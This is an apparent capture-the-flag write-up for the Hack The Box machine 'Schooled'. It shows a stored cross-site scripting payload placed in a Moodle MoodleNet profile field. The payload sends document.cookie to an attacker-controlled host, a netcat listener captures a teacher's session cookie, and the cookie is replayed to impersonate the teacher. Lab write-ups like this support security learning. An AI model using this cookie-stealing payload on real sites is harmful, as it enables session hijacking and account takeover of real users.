
add it to hosts file



```
127.0.0.1	localhost
127.0.1.1	kali
10.10.10.234 schooled.htb moodle.schooled.htb
```

What Else we Found

We got



schooled.htb/teachers.html
wisskyrepo/... Reverse Shell Cheat Sh... Linux - Privilege Escala... Windows - Privilege Es... CyberChef CrackStation - Online ...

JANE HIGGINS
Scientific Research Lecturer

LIANNE CARTER
Manager & English Lecturer

MANUEL PHILLIPS
Mathematics Lecturer

JAMIE BORHAM
Information Technology Lecturer


moodle.schooled.htb/moodle/
GTFOBins GitHub - swisskyrepo/... Reverse Shell Cheat Sh... Linux - Privilege Escala... Windows - Privilege Es... CyberChef CrackStation - Online ...
Schooled
You are not logged in. (Log in)

moodle.schooled.htb

Available courses


Mathematics
Teacher: Manuel Phillips

Scientific Research
Teacher: Jane Higgins

Information Technology
Teacher: Jamie Borham

English Literature
Teacher: Lianne Carter

On Visiting the webpage Its ask for signup




More details

Email address


saaad@gmail.com

This email is not one of those that are allowed (student.schooled.htb)



```
127.0.0.1	localhost
127.0.1.1	kali
10.10.10.234 schooled.htb moodle.schooled.htb student.schooled.htb
```

One of the issue with moodle was its lets you signup without email conformation
and we get to enroll for Mathematics Course for free.
On enrolling we get to see on our dashboard



moodle.schooled.htb/moodle/mod/forum/discuss.php?d=5
yrepo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...
CyberChef
CrackStation - Online ...
ipsec sad
Settings
Permalink

Announcements

Reminder for joining students

◂ Welcome to Mathematics

Display replies in nested form

Reminder for joining students
by Manuel Phillips - Wednesday, 23 December 2020, 12:01 AM

This is a self enrollment course. For students who wish to attend my lectures be sure that you have your MoodleNet profile set.


Students who do not set their MoodleNet profiles will be removed from the course before the course is due to start and I will be checking all students who are enrolled on this course.

Look forward to seeing you all soon.

Manuel Phillips


1) Cross-site scripting

Locating MoodleNet in Profile section
Here we put our payload to steal Teacher Cookie:
Payload



~~~
1. Register a new user name@schooled.htb
2. Go to Edit Profile Page --> Fill MoodleNet Field with the following value:
    ```bash
      <img src=x onerror=this.src='http://yourserver/?c='+document.cookie>
    ```
3. Setup a Listner to steal Phillip cookie :D
4. wait till philliphs clicks on the link;
~~~

edit profile we set xss payload to steal phille cookie




ipsec sad

General


First name	ipsec
Surname	sad
Email address	saad@student.schooled.htb
Email display	Allow only other course members to see my email address
MoodleNet profile	<img src=x onerror=this.src='
City/town	asd
Select a country	Algeria
Timezone	Server timezone (Europe/London)
Description	

<img src=x onerror=this.src='http://10.10.14.16:8888/?-c='+document.cookie>

We setup a netcat listener to get Cookie of Teacher



```
┌──(root💀kali)-[/Documents/htb/boxes/schooled]
└─# nc -nlvp 8888
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 10.10.10.234.
Ncat: Connection from 10.10.10.234:53745.
GET /?c=MoodleSession=q1acrjjqolpcud44qrn31s25nj HTTP/1.1
Host: 10.10.14.16:8888
User-Agent: Mozilla/5.0 (X11; FreeBSD amd64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://moodle.schooled.htb/moodle/user/profile.php?id=28
```



Details


Domain: moodle.schooled.htb

First-Party:

Name: MoodleSession

Value: q1acrjjqolpcud44qrn31s25nj

Lets Edit the Cookie to become teacher**



Manuel Phillips

User details

Email address
phillips_manuel@staff.schooled.htb

Country
United Kingdom

